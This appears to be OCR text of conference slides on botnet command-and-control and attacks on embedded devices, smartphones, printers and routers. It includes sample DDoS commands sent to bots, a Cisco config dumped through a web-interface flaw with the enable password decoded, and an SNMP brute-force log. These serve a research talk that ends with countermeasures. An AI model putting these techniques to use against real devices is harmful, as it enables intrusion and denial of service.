
Remote exploit running on Nintendo DS

How to control zombie : C&C

How to control zombie : C&C

In the past

- Use TCP/UDP socket directly
- HTTP, IRC, DNS
- SNS



```
list    - print list of all clients
choice  - choice one of users (command mode)
all     - choice all users (command mode)
cls     - clear screen
help    - usage this program
exit    - exit program
delete  - delete one of users
```

```
[23:42] == wildphp-bot [~wildphp-b@c-98-192
[23:42] <super3> hello wildphp-bot
[23:42] <super3> !say #ggg hello super3
[23:42] <wildphp-bot>  hello super3
[23:42] <super3> how are you?
[23:43] <super3> !say #ggg just fine
[23:43] <wildphp-bot>  just fine

super3> !join nystic_chat
super3> !shutdown
```

Duhell0

.DDOS*127.0.0.1*80*10*
about 4 hours ago via web

.DDOS*69.177.90.77*21
about 4 hours ago via web

.SAY*this is joeys botnet
about 5 hours ago via web

.REMOVEALL
about 5 hours ago via web

How to control zombie : C&C

Phone call

- Trigger a command by caller's phone number and CID(Caller ID)

How to control zombie : C&C

GPS(Location Information)

- Start mission when they reached the appointed place by location information

How to control zombie : C&C

WIFI

- SSID information nearby

How to control zombie : C&C

Voice message(voicemail box)

- Send command to zombie by voice message
- Translate message by voice recognition technology such as Siri and google’s voice recognition

What zombies can do : attack target, technique

What zombies can do : attack target, technique


In the past

- Web server
- Network bandwidth

What zombies can do : attack target, technique

Attack related to wireless AP

- 802.11 b/g signal/channel interference



What zombies can do : attack target, technique

Attack related to noise

- Make annoying noise by speakers

What zombies can do : attack target, technique

Attack related to smartphone/3G

- Almost DDoS attacks technique also work on smartphone

What zombies can do : attack target, technique


Attack related to smartphone/3G

Type		PC	Smartphone
Hardware	CPU	Over 2Ghz (Dual/Quad core)	1Ghz (Single/Dual core)
	POWER	Power Cable (usual)	Battery (1500mAh) and screen (about 4 hours)
Network Speed		Ethernet (100Mbps, 1Gbps)	WIFI (54Mbps) 3G (2.4 Mbps) and 4G (100Mbps ~ 1Gbps)
System Thread		Lots of Thread generation	Performance degradation and high heat when thread is generated
Method of malware propagation		-Web Browser vulnerability (IE) -Web contents -Email, SNS, Messenger, ARP Spoof -USB	-Official market, 3rd-party market -SMS, contract list -QR code -Rogue AP -Web Browser vulnerability (Webkit) -Web contents, E-mail, SNS, Messenger
Attack range		-Target server -Backbone network	-Same as PC -3G network
Attack durability		Until system power off	Until battery dead
Damage by attack		No system load	-Performance degradation and high heat -Battery dead -Additional charging in 3G network

What zombies can do : attack target, technique

Attack related to smartphone/3G


- Hard to apply IP block technique



- 203.226.205.135
- 203.226.201.122
- 211.246.69.54
- 211.246.69.114
- 211.234.218.146
- 211.246.73.112
- 211.246.68.50 (reboot)

What zombies can do : attack target, technique


Attack related to smartphone/3G



What zombies can do : attack target, technique

Attack related to smartphone/3G

- If SSGN/GGSN is not working, smartphone can not use the Internet



What zombies can do : attack target, technique

Attack related to printer

- Exhaust printer ink
- Ocuppy process waiting queue


What zombies can do : attack target, technique

Attack related to other devices

- IT equipment such as firewall and router and general electronic equipment

What zombies can do : attack target, technique

Attack related to other devices



router2 /level/99/exec/show/config - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://10.0.1.252/level/99/exec/show/config
Go Links
Done
Internet

router2

```
Using 862 out of 32762 bytes
!
version 12.0
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname router2
!
enable password 7 02030A5A090A0A315B
!
ip subnet-zero
no ip routing
!
!
!
interface Ethernet0
 ip address 10.0.1.252 255
 no ip directed-broadcast
 no ip route-cache
!
interface Ethernet1
 ip address 10.0.1.253 255
 no ip directed-broadcast
 no ip route-cache
 shutdown
!
interface Serial0
 no ip address
 no ip directed-broadcast
 no ip route-cache
```

Enter the Cisco Encrypted Password: 095C4F1A0A1218000F

The decrypted password is
password

```
root@poweredge:~
>>>>>>>>>>>> get req name=duchy  id = 128 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=duck  id = 2 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=ducked  id = 5 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=ducking  id = 8 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=duckling  id = 11 >>>>>>>>>>>>
<<<<<<<<<<<< recv snmpd paket id = 12 name = duckling ret =0 <<<<<<<<<<
>>>>>>>>>>>>> send setrequest id = 12 name = duckling >>>>>>>>
>>>>>>>>>>>> get req name=ducks  id = 14 >>>>>>>>>>>>
<<<<<<<<<<<< recv snmpd paket id = 13 name = duckling ret =0 <<<<<<<<<<
>>>>>>>>>>>> get req name=duct  id = 17 >>>>>>>>>>>>
<<<<<<<<<<<< recv snmpd paket id = 140 name = duckling ret =0 <<<<<<<<<<
>>>>>>>>>>>> get req name=ducts  id = 20 >>>>>>>>>>>>
<<<<<<<<<<<< recv snmpd paket id = 140 name = duckling ret =0 <<<<<<<<<<
>>>>>>>>>>>> get req name=dud  id = 23 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=Dudley  id = 26 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=due  id = 29 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=duel  id = 32 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=dueling  id = 35 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=duels  id = 38 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=dues  id = 41 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=duet  id = 44 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=Duffy  id = 47 >>>>>>>>>>>>
>>>>>>>>>>>> get req name=dug  id = 50 >>>>>>>>>>>>
```

Exploiting cisco routers

Being Sneaky

- Demo

Countermeasures

- Technical idea
- General idea

Technical idea

- Redirect to anti-virus page for removing malware
- Prevent communication between C&C server and zombie
- Reduce DDoS damage on target server

General idea

- TBD

Reference

[0x00] Google, http://google.com/

[0x01] Hauri, http://www.hauri.net, http://www.hauri.co.kr

[0x02] DEFCON18, Ki-Chan Ahn, Dong-Joo Ha, "Malware Migrating to Gaming Consoles: Embedded Devices, an AntiVirus-free Safe Hideout for Malware"

[0x03] POC2007, i3eat, "Hacking with Nintendo DS"

[0x04] DEFCON 19, TYLER COHEN, "Look At What My Car Can Do"

[0x05] Blackhat USA 2011, MICHAEL SUTTON, "Corporate Espionage for Dummies: The Hidden Threat of Embedded Web Servers"

[0x06] POC2009, Sionics & kaientt, “7.7 DDoS: Unknown Secrets & Botnet Counter Attack”

[0x07] KISA, http://toolbox.krcert.or.kr/MMVF/MMVFView_V.aspx?MENU_CODE=83&PAGE_NUMBER=24

[0x08] http://www.autosec.org/pubs/cars-oakland2010.pdf

[0x09] http://www.symantec.com/connect/articles/exploiting-cisco-routers-part-1

Special thanks

- KyoungDong Kim
- JiSun Kim
- HyunJung Yu

Q&A